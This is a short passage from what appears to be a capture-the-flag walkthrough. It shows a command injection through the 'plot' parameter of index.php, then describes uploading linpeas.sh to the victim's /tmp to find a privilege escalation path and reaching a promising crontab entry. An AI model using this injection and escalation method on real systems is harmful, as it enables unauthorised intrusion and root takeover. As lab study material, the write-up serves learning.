
In web application you will see index.php?plot url extension.

<strong>http://<ipaddr>/index.php?plot=;<command-here> will execute</strong>
the command you entered. After command injection press "select # host" then your command's
output will appear bottom side of the scroll screen.
It is a religious stuff that I upload linpeas.sh to /tmp folder of victim machine, through which I will come to know about the privilege escalation and get the root access and root flag.
Our of so many information we got, /var/spool/cron/crontab looks very promising. let’s check the crontab entry …